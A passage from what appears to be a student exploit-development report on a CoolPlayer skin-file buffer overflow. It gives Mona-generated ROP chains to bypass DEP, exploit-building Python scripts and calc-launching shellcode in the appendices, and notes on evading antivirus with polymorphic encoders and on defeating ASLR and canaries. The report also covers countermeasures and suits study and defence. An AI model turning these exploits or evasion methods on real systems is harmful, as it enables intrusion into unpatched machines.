As mentioned in the previous section, the tester will use **Mona** to generate the ROP chains. (Bowne, 2014) You can achieve this with the use of the following command – **!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'**. The command will scan **MSVCRT** and generate several files in Immunity Debugger’s directory. The reason why MSVCRT is used is because this is a static dynamic link library, which is commonly used for effective ROP chains. This will also save you a lot of time because Mona will not have to scan all DLLs used with the application. You will need two of the generated files – **find.txt** and **rop_chains.txt**. You can find both files in **Appendix H** and **Appendix I** respectively.

The former file will contain a list of the modules used within the application and the list of all addresses used by **msvcrt.dll**. (**Figure 2.9.1**) You will have to choose an address which permits both reading and execution capabilities – such addresses will be marked as **{PAGE_EXECUTE_READ}**. You can choose any address with the aforementioned permissions. Additionally, you can see that ASLR is set to false which indicates that the addresses will stay the same and will not randomly change – this is a good sign that the ROP chain should work. ASLR will be discussed further in **Section 3.2 Countermeasures**. The author used the first address with execution and read capabilities – **0x77c11110**.

```
0x77c6678a : "retn" | PAGE_READONLY | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c667ba : "retn" | PAGE_READONLY | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66876 : "retn" | PAGE_READONLY | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b2c : "retn" | PAGE_READONLY | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b38 : "retn" | PAGE_READONLY | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66e60 : "retn" | PAGE_READONLY | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" | PAGE_READONLY | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128e : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112a6 : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112aa : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112ae : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12091 : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1209d : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1256a : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1257a : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1258a : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c125aa : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c125ba : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1279a : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127b2 : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127be : "retn" | PAGE_EXECUTE_READ | [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Figure 2.9.1 – Partial contents of find.txt

The latter file contains complete and incomplete ROP chains which can be used for the exploit. The incomplete chains will have comments such as “**Unable to find gadget**” or “**Unable to find ptr**” due to the tool being unable to complete them. (Figure 2.9.2) Such chains can be completed manually if the tool is unable to identify a finished ROP chain.

```
ROP chain for VirtualProtect() [(XP/2003 Server and up)] :
-----
*** [ Ruby ] ***

def create_rop_chain()
  # rop chain generated with mona.py - www.corelanc.be
  rop_gadgets =
  [
    # [---INFO:gadgets_to_set_ebp:---]
    0x77c54179, # POP EBP # RETN [msvcrt.dll]
    0x77c54179, # skip 4 bytes [msvcrt.dll]
    # [---INFO:gadgets_to_set_ebx:---]
    0x00000000, # [-] Unable to find gadget to put 00000201 into ebx
    # [---INFO:gadgets_to_set_edx:---]
    0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
    0x2cfe04a7, # put delta into eax (-> put 0x00000040 into edx)
    0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
    # [---INFO:gadgets_to_set_ecx:---]
    0x77c52832, # POP ECX # RETN [msvcrt.dll]
    0x77c5f5b0, # &writable location [msvcrt.dll]
    # [---INFO:gadgets_to_set_edi:---]
    0x77c47a26, # POP EDI # RETN [msvcrt.dll]
    0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
    # [---INFO:gadgets_to_set_esi:---]
    0x77c2caa9, # POP ESI # RETN [msvcrt.dll]
    0x77c2aacc, # JMP [EAX] [msvcrt.dll]
    0x77c21d16, # POP EAX # RETN [msvcrt.dll]
    0x77c11120, # ptr to &VirtualProtect() [IAT msvcrt.dll]
    # [---INFO:pushad:---]
    0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
    # [---INFO:extras:---]
    0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
  ].flatten.pack("v*")

  return rop_gadgets
end

# Call the ROP chain generator inside the 'exploit' function :
```

Figure 2.9.2 – Unfinished ROP chain.

In this case you will be able to find a complete ROP chain in the bottom of the text file. The chain is for **VirtualAlloc()**. It will allow an attacker to create a new space within memory for the payload. The shellcode will be stored and executed from there, which will bypass DEP. Mona generates the ROP chains in multiple languages, one of them being Python. You can copy the code from the text file and directly paste it in your python script. (Figure 2.9.3) If you are using a different language, you will have to alter the provided snippets to suit your script.


```

*** [ Python ] ***

def create_rop_chain():

    # rop chain generated with mona.py - www.corelanc.be
    rop_gadgets = [
        # [---INFO:gadgets_to_set_ebp:---]
        0x77c28be7, # POP EBP # RETN [msvcrt.dll]
        0x77c28be7, # skip 4 bytes [msvcrt.dll]
        # [---INFO:gadgets_to_set_ebx:---]
        0x77c47705, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127e5, # INC EBX # RETN [msvcrt.dll]
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        # [---INFO:gadgets_to_set_edx:---]
        0x77c4e0da, # POP EAX # RETN [msvcrt.dll]
        0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        # [---INFO:gadgets_to_set_ecx:---]
        0x77c52217, # POP EAX # RETN [msvcrt.dll]
        0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c13ffd, # XCHG EAX,ECX # RETN [msvcrt.dll]
        # [---INFO:gadgets_to_set_edi:---]
        0x77c479d8, # POP EDI # RETN [msvcrt.dll]
        0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
        # [---INFO:gadgets_to_set_esi:---]
        0x77c3b4ed, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c3b860, # POP EAX # RETN [msvcrt.dll]
        0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        # [---INFO:pushad:---]
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
        # [---INFO:extras:---]
        0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

```

Figure 2.9.3 – *VirtualAlloc() ROP chain.*

Copy the script from **calc_exploit.py** and paste it in a new file called **rop_test.py**. Replace the address after the **A** symbols with the address you chose from **find.txt** – in this case it is **0x77c11110**. Leaving the old address will trigger DEP and stop the application before the payload can be executed. Afterwards, paste the ROP chain snippet, followed by a NOP sled and your shellcode. (**Figure 2.9.4**) The script can be found in **Appendix J**.

```

import struct

header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += struct.pack('<L', 0x77c125ba)

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        # [---INFO:gadgets_to_set_ebp:---]
        0x77c3a5ec, # POP EBP # RETN [msvcrt.dll]
        0x77c3a5ec, # skip 4 bytes [msvcrt.dll]
        # [---INFO:gadgets_to_set_ebx:---]
        0x77c46e97, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        0x77c127e5, # INC EBX # RETN [msvcrt.dll]
        # [---INFO:gadgets_to_set_edx:---]
        0x77c34de1, # POP EAX # RETN [msvcrt.dll]
        0xa1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)
        0x77c38081, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        # [---INFO:gadgets_to_set_ecx:---]
        0x77c34fcd, # POP EAX # RETN [msvcrt.dll]
        0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4c78a, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c13ffd, # XCHG EAX,ECX # RETN [msvcrt.dll]
        # [---INFO:gadgets_to_set_edi:---]
        0x77c23b47, # POP EDI # RETN [msvcrt.dll]
        0x77c47642, # RETN (ROP NOP) [msvcrt.dll]
        # [---INFO:gadgets_to_set_esi:---]
        0x77c2eae0, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c3b860, # POP EAX # RETN [msvcrt.dll]
        0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        # [---INFO:pushad:---]
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
        # [---INFO:extras:---]
        0x77c35524, # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
buffer += rop_chain
buffer += 16 * "\x90"

```

Figure 2.9.4 – Partial contents of *rop_test.py*

Loading the generated skin file in CoolPlayer will bypass DEP and launch the calculator. The DEP alert still appeared for the author, but calc.exe successfully launched itself. This, however, is not how the ROP chain should behave and the issue will be further investigated in the future. (Figure 2.9.5)




Figure 2.9.5 – Launching calc.exe then subsequently showing the DEP alert.

3 DISCUSSION

3.1 COUNTERMEASURES

Developers can implement several countermeasures to prevent the exploitation of buffer overflow vulnerabilities. It is good practice to implement them, though not all applications will be vulnerable to such exploits. The countermeasures will be discussed below.

3.1.1 DEP

Data Execution Prevention (Microsoft, 2022) is a Windows security feature which prevents malicious code from being executed within the stack and the heap. As mentioned in the exploitation section, DEP allows you to execute and write within memory, however, you cannot do both actions simultaneously. Buffer overflows write and execute code at the same time, which is why DEP is efficient at preventing buffer overflows. An application will be terminated as soon as DEP detects malicious activity within memory.

3.1.2 ASLR

Address Space Layout Randomisation (IBM, 2021) is another defence mechanism which makes exploitation a significantly tedious process by randomly changing the position of the stack, heap, DLL addresses and base address of an application. ASLR is used in many systems to prevent memory exploitation. Using it in Windows systems significantly increases the efficiency of the DEP security feature.

3.1.3 Stack Canaries

Stack canaries (Lemmens, 2021) are used to detect and prevent the execution of malicious code from within memory. A canary is a randomly generated secret value which is then placed on top of the stack. A new value is generated every time the application is started. The value is then checked before the program function runs and the application is terminated if the canary has been manipulated in any way.

3.1.4 Anti-Virus Software

AV software protects users and devices by analysing files and comparing the obtained data with their databases. Some also prevent buffer overflow exploits by analysing the system's memory. Overflows are detected by monitoring the application's behaviour for abnormal activities. Some AV software may also detect shellcode if it has not been encoded and if it is a popular shellcode which exists in the software's database. A good example is the calculator shellcode as it is often used for POC exploitation.

3.1.5 Regular Software Updates

Software updates will keep the application with up-to-date fixes and security patches. It is good practice to always update the software as soon as a new update is launched. This will apply the newest security patches and potentially certain exploits.

3.1.6 Secure Development

Secure development is a crucial part of preventing buffer overflows and memory exploitation. A lack of secure development can be seen in CoolPlayer as the application does not have any input validation. Input validation can be achieved in multiple ways, depending on the need of the application. In CoolPlayer's case, efficient validation is possible with the limitation of the skin file sizes. The permitted size of the files should be limited to prevent attackers from loading large files in attempts to overflow the buffer.

Additionally, the application is coded in C. This programming language has functions which are unsafe (strcpy(), gets(), etc.) as they do not validate the input size of the data loaded into the buffer. (OWASP, 2021) Secure versions of such vulnerable functions should be used when possible and developers should create their own secure functions if such do not already exist.

3.1.7 Character Filtering

Character Filtering is code within an application which filters the user input and removes or alters certain characters. An attacker can still execute payloads; however, the shellcode will not run as it will be incomplete after certain characters are manipulated.

3.1.8 Self-Healing Systems

Self-Healing systems are devices or systems which can identify their improper workflow. They can detect the attacks, the type of attack, what vulnerability is being exploited and then repair the system after dealing with the exploit. The device is then protected against this specific exploitation process until a new vulnerability is discovered. Another big benefit of such systems is the fact that they avoid actions such as restarting a device. There are many researched approaches, but there are some which specifically focus on buffer overflows – i.e. ARBOR (Adaptive Response to Buffer Overflows) (Liang, 2005

3.2 BYPASSING COUNTERMEASURES

Unfortunately, you can never create completely secure code. Every countermeasure can be overcome in a certain way and a few bypass techniques for the countermeasures in the previous section will be listed below.

3.2.1 Stack Canary Bypass

Stack Canaries can make the buffer overflow process a tedious task. However, it is still possible to execute buffer overflow attacks. (Lemmens, 2021) Bypassing the Stack Canary can be achieved in two ways – brute-forcing it and leaking it. An attacker can attempt to brute-force the secret value by overwriting it when it is generated. This can take a lot of time and may even be impossible, depending on the value. Additionally, the attacker may attempt to read the value from within memory, which will leak it and allow them to use it in their scripts.

3.2.2 Polymorphic Encoders

Polymorphic (Lima, 2018) encoders will change the encoding of the shellcode every time you generate it. This can efficiently bypass AV software as they scan files for specific sequences of code. The different encodings will change it and the anti-virus will be unable to detect it.

A good example for a Polymorphic encoder is Shikata-Ga-Nai (仕方がない). (Hoffman, 2018) This is a Japanese phrase which is translated as “it cannot be helped”. This phrase is used by Japanese natives in situations where they have no control – like the Anti-Virus software being unable to detect the shellcode due to its slight alteration.

3.2.3 RET2REG

RET2REG is a way to bypass ASLR and DEP for systems using the x86 architecture. You can use it if one or both security features are active, and you only need a DLL file which is not affected by them. (irOnstone, 2021) Some of the unsafe C functions from Section 4.1.6 Secure Development as they return a pointer to the string – gets(), strcpy(), and fgets().

3.2.4 Bypassing ASLR

As mentioned in the previous section, ASLR randomises the memory addresses on boot. However, it does not alert users in case of an attack, nor does it provide any information about it. (Guri, 2015) This is one of the reasons why attackers have been able to exploit ASLR with multiple techniques. One of those techniques is called **BlindSide** and it moves the CPU into a state called speculative execution. This is modern CPU feature which increases the performance by running operations in advance and in parallel with the main thread. BlindSide attempts to exploit an application by repeatedly probing the memory in speculative execution until ASLR is bypassed. (Cimpanu, 2020)

REFERENCES

- picciotto. (2005). *CoolPlayer - Infinity*. Available: <https://www.wincustomize.com/explore/coolplayer/233/>. Last accessed 22nd Feb 2022.
- SkullSecurity. (2012). *Registers*. Available: <https://wiki.skullsecurity.org/index.php/Registers>. Last accessed 24th Feb 2022.
- milw0rm. (2009). *Skin local buffer overflow*. Available: <https://www.exploit-db.com/exploits/8527>. Last accessed 10th Mar 2022.
- Offensive Security. (2006 - Present Day). *Writing an Exploit*. Available: <https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/>. Last accessed 10th Mar 2022.
- Ansari, A. (2011). *Egg Hunter*. Available: <https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf>. Last accessed 12th Apr 2022.
- Bowne, S. (2014). *Defeating DEP with ROP*. Available: <https://samsclass.info/127/proj/rop.htm>. Last accessed 14th Apr 2022.
- Cimpanu, C. (2020). *New BlindSide attack uses speculative execution to bypass ASLR*. Available: <https://www.zdnet.com/article/new-blindside-attack-uses-speculative-execution-to-bypass-aslr/>. Last accessed 20th Apr 2022.
- Microsoft. (2022). *Data Execution Prevention*. Available: <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>. Last accessed 23rd Apr 2022.
- IBM. (2021). *Address Space Layout Randomisation*. Available: <https://www.ibm.com/docs/en/zos/2.4.0?topic=overview-address-space-layout-randomization>. Last accessed 23rd Apr 2022.
- Lemmens, M. (2021). *Stack Canaries – Gingerly Sidestepping the Cage*. Available: <https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/>. Last accessed 23rd Apr 2022.
- Lima, A. (2018). *Custom x64 encoder with a basic polymorphic engine implementation*. Available: <https://pentesterslife.blog/2017/12/18/custom-x64-encoder-with-a-basic-polymorphic-engine-implementation/>. Last accessed 25th Apr 2022.
- Hoffman, N. (2018). *The Shikata Ga Nai Encoder*. Available: <https://www.boozallen.com/insights/cyber/shellcode/shikata-ga-nai-encoder.html>. Last accessed 25th Apr 2022.
- Guri, M. (2015). *ASLR - What it is and what it isn't*. Available: <https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/>. Last accessed 25th Apr 2022.
- irOnstone. (2021). *RET2REG*. Available: <https://irOnstone.gitbook.io/notes/types/stack/reliable-shellcode/ret2reg>. Last accessed 29th Apr 2022.

Liang, Z. (2005). *Automatic Synthesis of Filters to Discard Buffer Overflow Attacks: A Step Towards Realizing Self-Healing Systems*. Available:
https://www.usenix.org/legacy/events/usenix05/tech/general/full_papers/short_papers/liang/liang.pdf. Last accessed 5th May 2022.

APPENDICES

APPENDIX A – BO_TEST.PY

Contents of the python script:

```
header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 500
with open ("crash.ini", "w") as f:
    f.write (header + buffer)
```

Contents of **crash.ini**:

[illegible]

APPENDIX B – PATTERN_TEST.PY

Contents of the python script:

```
header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag
8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj
1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al
4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An
7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq
0Aq1Aq2Aq3Aq4Aq5Aq"
with open("pattern.ini", "w") as f:
    f.write(header + buffer)
```

Contents of **pattern.ini**:

[CoolPlayer Skin]
 PlaylistSkin=Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab
 8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae
 1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag
 4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai

7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al
0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An
3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq

APPENDIX C - SHELLCODE_SPACE.PY

Contents of the python script:

```
header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += "BBBB"
buffer += "C" * 5000
buffer += "D" * 5000
buffer += "E" * 3240

with open ("space.ini", "w") as f:
    f.write (header + buffer)
```

APPENDIX D – CALC_EXPLOIT.PY

Contents of the python script:

```
import struct

header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += struct.pack('<L', 0x7C86467B)
buffer += 20*"\\x90"
buffer +=
"\\x89\\xe1\\xd9\\xec\\xd9\\x71\\xf4\\x59\\x49\\x49\\x49\\x49\\x49\\x43\\x43\\x43\\x43"
"
buffer +=
"\\x43\\x43\\x51\\x5a\\x56\\x54\\x58\\x33\\x30\\x56\\x58\\x34\\x41\\x50\\x30\\x41\\x33"
"\\x48\\x48\\x30"
buffer +=
"\\x41\\x30\\x30\\x41\\x42\\x41\\x41\\x42\\x54\\x41\\x41\\x51\\x32\\x41\\x42\\x32\\x42"
"\\x42\\x30\\x42"
buffer +=
"\\x42\\x58\\x50\\x38\\x41\\x43\\x4a\\x4a\\x49\\x4b\\x4c\\x4b\\x58\\x4b\\x39\\x43\\x30"
"\\x43\\x30\\x43"
buffer +=
"\\x30\\x45\\x30\\x4c\\x49\\x5a\\x45\\x56\\x51\\x4e\\x32\\x52\\x44\\x4c\\x4b\\x50\\x52"
"\\x56\\x50\\x4c"
buffer +=
"\\x4b\\x51\\x42\\x54\\x4c\\x4c\\x4b\\x50\\x52\\x52\\x34\\x4c\\x4b\\x54\\x32\\x51\\x38"
"\\x54\\x4f\\x58"
buffer +=
"\\x37\\x50\\x4a\\x56\\x46\\x56\\x51\\x4b\\x4f\\x50\\x31\\x4f\\x30\\x4e\\x4c\\x47\\x4c"
"\\x45\\x31\\x43"
```



```

buffer +=
"\x4c\x43\x32\x56\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x43\x31\x58\x47
\x4d\x32\x4c"
buffer +=
"\x30\x51\x42\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x47\x32\x47\x4c
\x45\x51\x58"
buffer +=
"\x50\x4c\x4b\x51\x50\x52\x58\x4c\x45\x4f\x30\x43\x44\x51\x5a\x43\x31
\x58\x50\x56"
buffer +=
"\x30\x4c\x4b\x51\x58\x54\x58\x4c\x4b\x56\x38\x47\x50\x45\x51\x4e\x33
\x5a\x43\x47"
buffer +=
"\x4c\x47\x39\x4c\x4b\x56\x54\x4c\x4b\x45\x51\x58\x56\x56\x51\x4b\x4f
\x56\x51\x49"
buffer +=
"\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x45\x51\x49\x57\x56\x58\x4b\x50
\x43\x45\x4b"
buffer +=
"\x44\x54\x43\x43\x4d\x4b\x48\x47\x4b\x43\x4d\x47\x54\x52\x55\x5a\x42
\x50\x58\x4c"
buffer +=
"\x4b\x56\x38\x56\x44\x43\x31\x58\x53\x43\x56\x4c\x4b\x54\x4c\x50\x4b
\x4c\x4b\x51"
buffer +=
"\x48\x45\x4c\x43\x31\x49\x43\x4c\x4b\x45\x54\x4c\x4b\x43\x31\x4e\x30
\x4d\x59\x51"
buffer +=
"\x54\x51\x34\x51\x34\x51\x4b\x51\x4b\x45\x31\x56\x39\x51\x4a\x50\x51
\x4b\x4f\x4b"
buffer +=
"\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b\x4d\x56\x51\x4d
\x43\x5a\x45"
buffer +=
"\x51\x4c\x4d\x4b\x35\x4f\x49\x45\x50\x45\x50\x45\x50\x50\x45\x38
\x50\x31\x4c"
buffer +=
"\x4b\x52\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4e\x55\x4f\x52
\x51\x46\x45"
buffer +=
"\x38\x4f\x56\x4c\x55\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x47\x4c\x54\x46
\x43\x4c\x54"
buffer +=
"\x4a\x4b\x30\x4b\x4b\x4b\x50\x54\x35\x45\x55\x4f\x4b\x50\x47\x52\x33
\x52\x52\x52"
buffer +=
"\x4f\x52\x4a\x43\x30\x51\x43\x4b\x4f\x58\x55\x43\x53\x45\x31\x52\x4c
\x52\x43\x56"
buffer += "\x4e\x45\x35\x52\x58\x45\x35\x43\x30\x41\x41"

with open ("calc_exploit.ini", "w") as f:
    f.write (header + buffer)

```

Contents of **calc_exploit.ini**:

[CoolPlayer Skin]

```
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
